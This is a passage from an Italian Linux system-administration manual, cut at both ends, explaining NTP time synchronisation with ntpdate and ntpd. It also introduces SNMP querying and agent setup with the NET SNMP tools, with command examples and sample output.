
  pool.ntp.org has address 203.109.252.7
  pool.ntp.org has address 206.168.231.98
  pool.ntp.org has address 213.96.80.106
  pool.ntp.org has address 213.239.193.168
  pool.ntp.org has address 216.165.129.244
  pool.ntp.org has address 24.34.79.42
  pool.ntp.org has address 62.101.81.203
  pool.ntp.org has address 62.212.114.68
  pool.ntp.org has address 65.211.109.11
  pool.ntp.org has address 69.17.92.121
  pool.ntp.org has address 129.240.64.3
  pool.ntp.org has address 130.60.7.44
  pool.ntp.org has address 130.94.201.36
  pool.ntp.org has address 198.144.202.250
  pool.ntp.org has address 202.74.170.194
```

Per acquisire l'ora esatta da uno o più serventi NTP e per aggiustare di conseguenza l'orario del sistema locale, si può usare '**ntpdate**':

```
ntpdate [opzioni] servente_ntp...
```

L'utilizzo di '**ntpdate**' è adatto particolarmente per gli elaboratori che sono connessi alla rete esterna solo saltuariamente, dal momento che si può effettuare l'allineamento esattamente nel momento in cui ciò è possibile. Con l'uso delle opzioni necessarie, si può evitare che '**ntpdate**' allinei l'orario del sistema, limitandosi a mostrare il risultato; in questi casi, può essere utilizzato anche dagli utenti comuni e non soltanto da '**root**'.

‘**ntpdate**’ non può essere avviato se è già in funzione il demone ‘**ntpd**’, o un altro analogo.

Tabella 36.119. Alcune opzioni della riga di comando di ‘**ntpdate**’.

Opzione	Significato mnemonico	Descrizione
`-b`		In condizioni normali, ‘**ntpdate**’ può scegliere di aggiustare l’orario aggiungendo o sottraendo secondi, oppure intervenendo sulla frequenza della base dei tempi. Per evitare che venga scelta la seconda ipotesi, si utilizza questa opzione, che limita la possibilità alla modifica dell’orario senza altri interventi. In condizioni normali, dovrebbe essere preferibile l’uso di ‘**ntpdate**’ con questa opzione.
`-d`	*debug*	Invece di allineare l’orario del sistema, vengono mostrati i passi compiuti da ‘**ntpdate**’, a scopo diagnostico.
`-q`	*query*	Invece di allineare l’orario del sistema, mostra solo il risultato dell’interrogazione dei serventi.

Opzione	Significato mnemonico	Descrizione
`-s`	*syslog*	Invece di mostrare i messaggi sullo schermo, li devia nel registro del sistema, cosa che facilita l'utilizzo di '**ntpdate**' all'interno di script avviati automaticamente in circostanze determinate.

Gli esempi seguenti completano la descrizione del funzionamento di '**ntpdate**'.

- `# ntpdate -q pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Visualizza l'ora esatta ottenuta da tre serventi ottenuti dallo stesso nome *pool.ntp.org*.

- `# ntpdate -b pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Aggiusta l'orario del sistema in base a quanto determinato da tre serventi *pool.ntp.org*.

- `# ntpdate -b -s pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Come nell'esempio precedente, con la differenza che ogni segnalazione viene inviata nel registro del sistema.

36.10.2.2 Preparazione di un servente NTP per l'utilizzo locale

La preparazione di un servente NTP per offrire il servizio solo alla propria rete locale, senza pretendere di contribuire alla rete NTP pubblica, è un'operazione abbastanza semplice. In particolare, se il nodo di rete che svolge tale ruolo è connesso continuamente alla rete

esterna, si può usare lo stesso demone '**ntpd**' per allineare l'orologio dell'elaboratore in cui si trova a funzionare, senza bisogno di utilizzare '**ntpdate**', considerato che questo non può essere avviato se è già attivo il demone.

Il funzionamento del demone '**ntpd**' dipende dalla configurazione stabilita attraverso il file '`/etc/ntp.conf`', mentre il programma '**ntpdate**' ignora questo file completamente.

Il file '`/etc/ntp.conf`' è il più importante per ciò che riguarda il funzionamento del demone '**ntpd**'. È composto da direttive che occupano ognuna una riga; i commenti sono preceduti dal simbolo '**#**' e nello stesso modo sono ignorate le righe bianche e quelle vuote. Senza entrare nel dettaglio delle varie direttive disponibili, viene descritto un esempio di massima.

```
# /etc/ntp.conf

logfile /var/log/xntpd
driftfile /var/lib/ntp/ntp.drift
statsdir /var/log/ntpstats/

statistics loopstats peerstats clockstats
filegen loopstats file loopstats type day enable
filegen peerstats file peerstats type day enable
filegen clockstats file clockstats type day enable

# Serventi
server pool.ntp.org
server pool.ntp.org
server pool.ntp.org
```

L'elenco seguente descrive alcune di queste direttive del file di

configurazione.

Direttiva	Descrizione
`logfile` ***file_delle_registrazioni***	Con la direttiva '**`logfile`**' viene dichiarato il percorso del file delle registrazioni. Se non venisse utilizzata tale direttiva, i messaggi di questo tipo sarebbero diretti normalmente al registro del sistema. Nel caso dell'esempio, si fa riferimento al file '`/var/log/xntpd`'.
`driftfile` ***file_dello_scarto***	Con la direttiva '**`driftfile`**' viene dichiarato il percorso del file utilizzato da '**`ntpd`**' per annotarsi lo scarto tra la frequenza dell'oscillatore locale e ciò che dovrebbe essere in realtà. Dal momento che '**`ntpd`**' deve poter cambiare nome al file e ricrearlo nuovamente, non può trattarsi di un collegamento simbolico. In generale, è sufficiente lasciare che sia '**`ntpd`**' a occuparsi di creare e gestire questo file.
`statsdir` ***directory_dei_file_statistici***	Con la direttiva '**`statsdir`**' viene dichiarato il percorso di una directory all'interno della quale possono essere creati dei file di informazioni statistiche, dichiarati a loro volta attraverso le direttive '**`statistics`**' e '**`filegen`**'.

Direttiva	Descrizione
`statistics` ***tipo_statistica***…	I tipi di informazioni statistiche che si vogliono accumulare sono definiti attraverso la direttiva '**`statistics`**', per mezzo di parole chiave prestabilite: '**`loopstats`**', '**`peerstats`**' e '**`clockstats`**'. In generale, conviene attivare la gestione di tutti i tipi di informazioni statistiche, così come si vede nell'esempio.

Direttiva	Descrizione
`filegen` ***tipo_statistica*** ↩ ↪ [`file` ***file***] ↩ ↪ [`type` ***tipo_di_analisi***] ↩ ↪ [`enable` | `disable`]	Per abbinare all'accumulo di un tipo di statistica un file vero e proprio, si utilizza la direttiva '**`filegen`**'. Nell'esempio vengono creati tre file, con il nome corrispondente al tipo di statistica di cui si occupano. Per la precisione, la direttiva '**`filegen`**' serve anche per definire il modo in cui vanno gestite diverse generazioni dei file che vengono creati. In pratica, il tipo stabilito attraverso l'argomento dell'opzione '**`type`**', permette di indicare con quale frequenza devono essere archiviati i file. L'esempio mostra la richiesta di utilizzare generazioni giornaliere (l'argomento '**`day`**') e questo, salvo esigenze particolari, dovrebbe andare bene in generale.

Direttiva	Descrizione
`server` ***nodo*** `[prefer]`	Le direttive più importanti per lo scopo che ci si prefigge in questo capitolo, sono quelle che stabiliscono i nomi dei serventi di riferimento per ottenere le informazioni sull'orario. In generale, più sono questi serventi, meglio è. Se uno di questi serventi viene considerato come quello più attendibile, si può aggiungere la parola chiave '**`prefer`**', come si vede nello schema sintattico.

Il demone '**`ntpd`**' (oppure '**`xntpd`**') serve da una parte per allineare continuamente l'orario del sistema locale, quando questo si trova connesso costantemente a una rete che gli consente di accedere ai suoi serventi di riferimento, in base alla configurazione del file '`/etc/ntp.conf`', con le direttive '**`server`**'. Dall'altra parte, questo demone offre anche il servizio NTP, basandosi sull'orologio del sistema locale:

```
ntpd [opzioni]
```

In una rete chiusa, in cui non ci sia la possibilità di raggiungere altri serventi NTP, il demone '**`ntpd`**' può essere utile per allestire il proprio servizio NTP locale, in modo da assicurare la sincronizzazione degli altri elaboratori della propria rete.

All'interno di questi due estremi, in una rete in cui un nodo abbia solo **saltuariamente** accesso alla rete esterna, quel nodo po-

trebbe essere allineato (quando possibile), al tempo di riferimento ottenuto dall'esterno, fungendo a sua volta da servente locale per l'allineamento successivo della propria rete. Tuttavia, in questo caso si aggiunge il problema di procedere all'allineamento in base alle fonti esterne, esattamente nel momento in cui il collegamento è disponibile; ma per questo si utilizza prevalentemente il programma '**ntpdate**' che però non può essere avviato quando il demone è già in funzione. Il problema si risolve evidentemente con uno script che, prima disattiva '**ntpd**', quindi allinea l'orario con '**ntpdate**', quindi rimette in funzione '**ntpd**'.

Opzione	Descrizione
`-c` ***file_di_configurazione***	In generale, il file di configurazione utilizzato da '**ntpd**' è '`/etc/ntp.conf`'. Con questa opzione si può indicare un file differente, oppure si può confermare la collocazione standard, nel caso i sorgenti siano stati compilati indicando posizioni differenti.
`-d`	La presenza di questa opzione, che può essere indicata anche ripetutamente, aumenta il livello di dettaglio delle informazioni diagnostiche che si ottengono (nel registro del sistema o in un altro file stabilito in base alla configurazione).
`-l` ***file_delle_registrazioni***	Equivalente alla direttiva '**logfile**' nel file di configurazione.
`-f` ***file_dello_scarto***	Equivalente alla direttiva '**driftfile**' nel file di configurazione.
`-s` ***directory_dei_file_statistici***	Equivalente alla direttiva '**statsdir**' nel file di configurazione.

L'esempio seguente mostra uno script molto semplificato per l'avvio e la conclusione del servizio NTP, attraverso il controllo del demone '**ntpd**'. In pratica, il demone viene avviato senza opzioni di alcun tipo, confidando che legga correttamente il file di configurazione.

```
#!/bin/sh

test -f /usr/sbin/ntpd || exit 0

case "$1" in
  start)
        printf "Avvio del servizio NTP: "
        /usr/sbin/ntpd
        echo
        ;;
  stop)
        printf "Disattivazione del servizio NTP: "
        killall ntpd
        echo
        ;;
  *)
        echo "Utilizzo: ntpd {start|stop}"
        exit 1
esac
```

Alcune distribuzioni GNU/Linux predispongono uno script del genere, in cui, prima dell'avvio del demone '**ntpd**' eseguono '**ntpdate**' per iniziare con un orologio già allineato. In generale, questa potrebbe essere una buona idea; tuttavia, se questo script viene avviato quando non si può accedere ai serventi NTP a cui si vuole fare riferimento, '**ntpdate**' blocca la procedura di avvio troppo a lungo.

Il pezzo di script che segue rappresenta proprio il caso in cui viene avviato anche '**ntpdate**' prima di mettere in funzione '**ntpd**'. Si osservi il fatto che nella riga di comando devono apparire i serventi NTP, perché il file di configurazione di '**ntpd**' non lo riguarda.

```
  start)
        printf "Avvio del servizio NTP: "
        /usr/sbin/ntpdate -b -s pool.ntp.org pool.ntp.org \
                              pool.ntp.org
        /usr/sbin/ntpd
        echo
        ;;
```

36.11 SNMP

Il protocollo SNMP (*Simple network management protocol*) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni, che in parte possono anche essere rese modificabili.

Questa sezione introduce all'uso del protocollo SNMP, allo scopo di interrogare genericamente il servizio e di attivare un servente SNMP, utilizzando NET SNMP[24] in un sistema GNU/Linux. Viene invece omessa la spiegazione di come attivare delle «trappole».

36.11.1 Nomi delle variabili, OID e MIB

Le informazioni a cui è possibile accedere attraverso il protocollo SNMP sono strutturate ad albero, in modo tale da potervi fare riferimento attraverso l'indicazione di un percorso, secondo la forma '*... . a . b . c . ...*', dove al posto delle lettere (***a***, ***b***, ***c***, ecc.), possono apparire dei nomi (stringhe alfanumeriche per le quali non conta la distinzione tra maiuscole e minuscole) o dei valori numerici interi.

Naturalmente, l'associazione tra nomi e numeri, viene definita dagli standard che riguardano il protocollo SNMP.

Il percorso in questione si legge da sinistra verso destra, descrivendo con dettaglio sempre maggiore la variabile a cui si vuole fare riferimento. Un percorso «completo», inizia con un punto, a indicare la radice dell'albero che rappresenta la struttura complessiva delle variabili; un percorso che inizia senza punto, implica l'omissione di una porzione iniziale consueta del percorso stesso, costituita da: '`.iso.org.dod.internet.mgmt.mib-2.`', ovvero '`.1.3.6.1.2.1.`'.

I percorsi di esempio seguenti, sono da ritenere tutti uguali:

- '`.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0`'
- '`.1.3.6.1.2.1.1.sysdescr.0`'
- '`.1.3.6.1.2.1.1.1.0`'
- '`system.sysDescr.0`'
- '`1.sysdescr.0`'
- '`1.1.0`'

Nella terminologia usata per il protocollo SNMP, si fa spesso riferimento alla sigla OID (*Object identifier*). Un OID è un percorso qualunque di quelli che riguardano le variabili gestite dal protocollo, senza che debba arrivare necessariamente al dettaglio di una sola variabile. Per esempio, è un OID il percorso '`.iso.org.dod.internet.mgmt.mib-2.system`', il quale rappresenta tutto ciò che appartiene a quella gerarchia, ma è un OID anche un percorso che arriva fino in fondo, a specificare una sola variabile.

Gli «oggetti» (nel senso di OID) gestibili attraverso il protocollo SNMP, sono raggruppati a insiemi denominati MIB (*Management information base*).

36.11.2 Note essenziali sul protocollo

Il protocollo SNMP consente sostanzialmente di: richiedere a un servente la lettura di una certa variabile o di un gruppo di queste; modificare il contenuto delle variabili che il servente consente di alterare; di attivare delle «trappole» (*trap*) che scattino al verificarsi di certe condizioni, con le quali si vuole che alcune variabili (riferite al proprio nodo) siano inviate a un certo cliente SNMP.

Per queste funzioni, SNMP si avvale generalmente del protocollo UDP. Precisamente, per le operazioni di lettura e scrittura normali, ci si aspetta di trovare il servente in ascolto della porta 161 (161/UDP); invece, per l'invio di valori senza una richiesta preventiva (quando scattano delle trappole), ci si aspetta di trovare, presso la destinazione, un programma in ascolto della porta 162 (162/UDP).

Di norma, il servente SNMP viene chiamato «agente» (*agent*).

36.11.3 Autenticazione e limitazione degli accessi

Il servente SNMP (ovvero l'agente) che riceve la richiesta di fornire delle informazioni, prima di rispondere, cerca di verificare che questa provenga da chi ha il diritto di ottenerle. Il servente può attuare una propria politica, basata sull'indirizzo di origine della richiesta (nel senso che si risponde solo a chi appartiene a un certo gruppo di indirizzi), ma nel protocollo stesso è prevista una qualche forma di riconoscimento.

Nelle versioni 1 e 2 del protocollo SNMP, il cliente si presenta al servente specificando il nome della «comunità» (*community*). In pratica, il servente risponde solo se il nome della comunità corrisponde a quello previsto (si distingue normalmente tra il nome da usare per la lettura delle variabili e quello da usare per la loro modifica). Tuttavia, occorre considerare che nella versione 1 del protocollo, il nome della comunità viene trasmesso in chiaro attraverso la rete, pertanto potrebbe essere individuato facilmente.

Nella versione 3 del protocollo SNMP, l'autenticazione può avvenire attraverso utenze e parole d'ordine individuali, ma questo meccanismo non viene descritto qui.

Notoriamente, la comunità predefinita, usata per la lettura delle variabili è '**`public`**', mentre quella per la scrittura è '**`private`**'. Naturalmente, è molto importante modificare questi nomi quando si attiva un servizio SNMP; inoltre, è altrettanto importante verificare se le apparecchiature connesse in rete offrono anche un servizio SNMP, provvedendo eventualmente a cambiare i nomi delle comunità anche se non si intende usufruirne.

Figura 36.125. Una pagina del programma di configurazione di un router VoIP, che consente l'uso del protocollo SNMP. La parola chiave '**SET**' si riferisce alla modifica delle variabili, mentre '**GET**' alla sola lettura.



Riquadro 36.126. Problemi di sicurezza.

È chiaro che l'attivazione di un servizio SNMP implichi la necessità di considerare come proteggere gli accessi, per non lasciare a chiunque di ottenere le informazioni relative. Ma è ancora più importante considerare che la maggior parte delle apparecchiature dedicate, collegate o collegabili alla rete, pubblicano delle informazioni attraverso il protocollo SNMP. In questi casi, dimenticare di modificare i nomi predefiniti delle comunità di lettura e scrittura, può essere fatale: alle volte vengono pubblicati in questo modo anche le parole d'ordine di accesso per la modifica della configurazione dell'apparecchio!

36.11.4 Interrogazione generica di un servizio SNMP

Il pacchetto NET SNMP[25] contiene diversi programmi per l'interrogazione di un servizio SNMP, le cui opzioni principali sono condivise. Per verificare che un servizio SNMP sia attivo, si usa normalmente '**snmpwalk**' o '**snmpbulkwalk**':

```
snmpwalk [opzioni] agente [percorso]
```

```
snmpbulkwalk [opzioni] agente [percorso]
```

Si osservi che nei modelli sintattici standard, al posto di ***percorso*** si indica la sigla OID. In pratica, il percorso non raggiunge necessariamente il dettaglio di una variabile singola.

La differenza tra i due programmi, sta nel fatto che il secondo ('**snmpbulkwalk**' si avvale specificatamente di funzionalità che sono disponibili a partire dalla versione 2 del protocollo SNMP, anche se il risultato apparente è lo stesso. Segue la descrizione di alcuni esempi.

- `$` **`snmpwalk -v 1 -c public localhost`**[*Invio*]

  Interroga il servizio SNMP presso l'elaboratore locale, utilizzando la versione 1 del protocollo e facendo riferimento alla comunità '**public**', che di solito è quella predefinita per la lettura delle variabili. Se il servizio risponde, si ottiene l'elenco di tutte le variabili disponibili:

```
SNMPv2-MIB::sysDescr.0 = STRING: Linux nanohost 2.6.17.1 ↩
↪#1 PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::dod.0.0.0.0.0.0.0.0
SNMPv2-MIB::sysUpTime.0 = Timeticks: (207762) 0:34:37.62
…
…
IPV6-MIB::ipv6IfAdminStatus.7 = INTEGER: up(1)
IPV6-MIB::ipv6IfOperStatus.2 = INTEGER: up(1)
IPV6-MIB::ipv6IfOperStatus.7 = INTEGER: up(1)
```

Come si può osservare, in questo caso i percorsi delle variabili sono abbreviati attraverso l'indicazione del MIB di riferimento.

- `$` **`snmpwalk -O f -v 2c -c public localhost`**[*Invio*]

Rispetto all'esempio precedente, si richiede di visualizzare i percorsi secondo lo standard, usando i nomi rispettivi; inoltre si usa la versione 2 del protocollo.

```
.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0 = ↩
↪STRING: Linux nanohost 2.6.17.1 #1 PREEMPT ↩
↪Fri Jun 30 21:44:31 CEST 2006 i686
.iso.org.dod.internet.mgmt.mib-2.system.sysObjectID.0 = ↩
↪OID: .iso.org.dod.0.0.0.0.0.0.0
.iso.org.dod.internet.mgmt.mib-2.system.sysUpTime.0 = ↩
↪Timeticks: (227323) 0:37:53.23
…
…
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
↪ipv6IfTable.ipv6IfEntry.ipv6IfAdminStatus.7 = ↩
↪INTEGER: up(1)
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
↪ipv6IfTable.ipv6IfEntry.ipv6IfOperStatus.2 = ↩
↪INTEGER: up(1)
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
↪ipv6IfTable.ipv6IfEntry.ipv6IfOperStatus.7 = ↩
↪INTEGER: up(1)
```

- `$` **`snmpbulkwalk -O f -v 2c -c public localhost`**[*Invio*]

Si ottiene lo stesso risultato dell'esempio precedente.

- `$` **`snmpwalk -O n -v 2c -c public localhost`**[*Invio*]

Si ottengono i percorsi in forma numerica.

```
.1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.0.0.0.0.0.0.0
.1.3.6.1.2.1.1.3.0 = Timeticks: (263893) 0:43:58.93
…
…
.1.3.6.1.2.1.55.1.5.1.9.7 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.2 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.7 = INTEGER: up(1)
```

- `$ snmpwalk -O n -v 2c -c public localhost ↩`
  `↪ .1.3.6.1.2.1.1.9.1` [*Invio*]

  Si ottengono le variabili, limitatamente a un certo OID.

```
.1.3.6.1.2.1.1.9.1.2.1 = OID: .1.3.6.1.2.1.31
.1.3.6.1.2.1.1.9.1.2.2 = OID: .1.3.6.1.6.3.1
.1.3.6.1.2.1.1.9.1.2.3 = OID: .1.3.6.1.2.1.49
…
.1.3.6.1.2.1.1.9.1.4.7 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.8 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.9 = Timeticks: (10) 0:00:00.10
```

Per leggere in modo particolare una sola variabile, si usa normalmente '**snmpget**' o '**snmpgetnext**':

```
snmpget [opzioni] nodo variabile
```

```
snmpgetnext [opzioni] nodo variabile
```

Il risultato ottenuto dai due programmi è diverso, in quanto il primo mostra il contenuto della variabile indicata, mentre il secondo mostra quella successiva a quella indicata. Segue la descrizione di alcuni

esempi, omettendo di precisare dettagli già descritti a proposito di quelli su '**snmpwalk**' e '**snmpbulkwalk**', in quanto le opzioni usate sono equivalenti.

- `$` **`snmpget -O n -v 2c -c public localhost`** ↩
  ↪ **`.1.3.6.1.2.1.1.1.0`**[*Invio*]

  Interroga la variabile ***.iso.org.dod.internet.mgmt.mib-2.system.sysDe***

```
.1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
```

- `$` **`snmpgetnext -O n -v 2c -c public localhost`** ↩
  ↪ **`.1.3.6.1.2.1.1.9.1.3.9`**[*Invio*]

  Interroga la variabile successiva a '`.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORDescr.9`', che in questo caso corrisponde a '`.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORUpTime.1`'.

```
.1.3.6.1.2.1.1.9.1.4.1 = Timeticks: (10) 0:00:00.10
```

Tabella 36.133. Alcune opzioni comuni nei programmi di NET SNMP.

Opzione	Descrizione
`-v 1|2c|3`	Specifica la versione del protocollo SNMP da utilizzare.
`-c` ***comunità***	Specifica il nome della comunità a cui fare riferimento e si applica solo alle versioni 1 e 2 del protocollo.
`-O f`	Mostra il percorso utilizzando i nomi.
`-O n`	Mostra il percorso in forma numerica.

36.11.5 Interrogazioni più specifiche di un servizio SNMP

«

Il pacchetto NET SNMP[26] include anche qualche programma per l'interrogazione di un servizio SNMP, in riferimento a problemi specifici, mostrando il risultato in un modo conforme al problema stesso. Naturalmente, perché questi programmi possano mostrare le informazioni richieste, occorre che il servizio SNMP pubblichi le variabili necessarie.

```
snmpdf [opzioni] nodo
```

Il programma '**snmpdf**' consente di ottenere informazioni sullo spazio utilizzato e disponibile nei dischi. In pratica, la sigla '**df**' fa volutamente riferimento al programma di un sistema Unix che di solito compie questa funzione. L'esempio seguente dovrebbe essere più che sufficiente per comprenderne il funzionamento:

```
$ snmpdf -v 2c -c public localhost[Invio]

 Description          size (kB)          Used     Available Used%
 Memory Buffers          513204         50168        463036    9%
 Real Memory             513204        499240         13964   97%
 Swap Space             5148856           796       5148060    0%
 /                     40679248      21106328      19572920   51%
 /sys                         0             0             0    0%
 /proc/bus/usb                0             0             0    0%
 /home                193540640      98867424      94673216   51%
```

Attraverso '**snmpnetstat**' è possibile interrogare lo stato delle connessioni, come si farebbe con il programma '**netstat**':

```
snmpnetstat [opzioni] nodo
```

Oltre alle opzioni comuni di NET SNMP, altre consentono di limitare la visualizzazione a una porzione di proprio interesse. L'esempio seguente esegue semplicemente un'interrogazione complessiva, visualizzando gli indirizzi in forma numerica (opzione '**-n**'):

```
$ snmpnetstat -v 2c -c public -n localhost[Invio]

  Active Internet (tcp) Connections
  Proto Local Address          Remote Address         (state)
  tcp   127.0.0.1.4221         127.0.0.1.5901        ESTABLISHED
  tcp   127.0.0.1.5901         127.0.0.1.4221        ESTABLISHED
  tcp   172.21.77.5.707        172.21.254.254.861    TIMEWAIT
  tcp   172.21.77.5.1023       172.21.254.254.2049   ESTABLISHED
  tcp   172.21.77.5.1651       62.123.24.21.22       ESTABLISHED
  tcp   172.21.77.5.3865       172.21.254.254.111    TIMEWAIT
  tcp   172.21.77.5.4165       62.123.24.21.22       ESTABLISHED
  Active Internet (udp) Connections
  Proto Local Address
  udp   *.9
  udp   *.69
  udp   *.111
  udp   *.137
  udp   *.138
  udp   *.514
  udp   *.623
  udp   *.638
  udp   *.812
  udp   *.924
  udp   *.1025
  udp   *.1028
  udp   *.1031
```

```
udp    *.1048
udp    *.2049
udp    *.3130
udp    *.9676
udp    127.0.0.1.53
udp    127.0.0.1.161
udp    172.21.77.5.53
udp    172.21.77.5.137
udp    172.21.77.5.138
```

Con '**snmpstatus**' è possibile ottenere alcune informazioni statistiche:

```
snmpstatus [opzioni] nodo
```

Ecco un esempio comune:

```
$ snmpstatus -v 2c -c public localhost[Invio]

 [UDP: [127.0.0.1]:161]=>[Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686] Up: ↩
↪0:52:13.49
 Interfaces: 7, Recv/Trans packets: 451271/401702 | ↩
↪IP: 451199/401542
 5 interfaces are down!
```

36.11.6 Attivazione di un servizio SNMP con NET SNMP

«

NET SNMP include un demone per offrire un servizio SNMP presso un elaboratore:

```
snmpd [opzioni]
```

Di norma, questo programma viene avviato attraverso la procedura di inizializzazione del sistema, pertanto si interviene con script appositi del proprio sistema operativo (per esempio '`/etc/init.d/snmpd`'). Inoltre, il file di configurazione dovrebbe essere '`/etc/snmp/snmpd.conf`'.

La predisposizione del file di configurazione non è semplice; di solito si parte da quello già predisposto dalla propria distribuzione del sistema operativo, attraverso modifiche più o meno intuitive, contando sulle descrizioni contenute nei commenti. Tuttavia, eventualmente, se le proprie esigenze sono limitate al controllo degli accessi in modo semplificato, è possibile utilizzare il programma '**snmpconf**' per generare un file di configurazione, da zero. Segue un esempio per ottenere semplicemente la configurazione degli accessi in sola lettura a partire dall'elaboratore locale:

```
$ snmpconf -g basic_setup[Invio]

  The following installed configuration files were found:

     1:  /etc/snmp/snmpd.conf

  Would you like me to read them in?  Their content will be
  merged with the output files created by this session.

  Valid answer examples: "all", "none","3","1,2,5"

Read in which (default = all): all[Invio]

  ***********************************************
  *** Beginning basic system information setup ***
  ***********************************************
```

```
Do you want to configure the information returned in the ↩
↪system MIB group (contact info, etc)? (default = y): y[Invio]

  Configuring: syslocation
  Description:
    The [typically physical] location of the system.
      Note that setting this value here means that when trying
      to perform an snmp SET operation to the sysLocation.0
      variable will make the agent return the "notWritable"
      error code.  IE, including this token in the snmpd.conf
      file will disable write access to the variable.
      arguments:  location_string

The location of the system: ufficio[Invio]

  Configuring: syscontact
  Description:
    The contact information for the administrator
      Note that setting this value here means that when trying
      to perform an snmp SET operation to the sysContact.0
      variable will make the agent return the "notWritable"
      error code.  IE, including this token in the snmpd.conf
      file will disable write access to the variable.
      arguments:  contact_string

The contact information: tizio@brot.dg[Invio]

  Finished Output: syscontact  tizio@brot.dg

Do you want to properly set the value of the ↩
↪sysServices.0 OID ↩
↪(if you don't know, just say no)? (default = y): n[Invio]

  ************************************
  *** BEGINNING ACCESS CONTROL SETUP ***
  ************************************
```

```
Do you want to configure the agent's access control? ↩
↪(default = y): y[Invio]

Do you want to allow SNMPv3 read-write user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv3 read-only user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-write community access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-only community access
(default = y): y[Invio]

  Configuring: rocommunity
  Description:
    a SNMPv1/SNMPv2c read-only access community name
      arguments:  community [default|hostname|network/bits] [oid]


The community name to add read-only access for: public[Invio]

The hostname or network address to accept this community ↩
↪name from [RETURN for all]: 127.0.0.1[Invio]

The OID that this community should be restricted to ↩
↪[RETURN for no-restriction]: [Invio]

  Finished Output: rocommunity  public 127.0.0.1


Do another rocommunity line? (default = y): n[Invio]

  ****************************************
  *** Beginning trap destination setup ***
  ****************************************



Do you want to configure where and if the agent will send ↩
```

```
↪traps? (default = y): n[Invio]

  ***********************************
  *** Beginning monitoring setup ***
  ***********************************


Do you want to configure the agent's ability to monitor ↩
↪various aspects of your system? (default = y): n[Invio]

  The following files were created:

    snmpd.conf

  These files should be moved to …
  …
```

In pratica, al termine dell'esempio, si ottiene il file '`snmpd.conf`' nella directory corrente, che l'utente può copiare probabilmente in '`/etc/snmp/`', o in una posizione analoga, in base all'impostazione del proprio sistema. Ecco il contenuto del file, omettendo tutti i commenti:

```
syslocation  ufficio
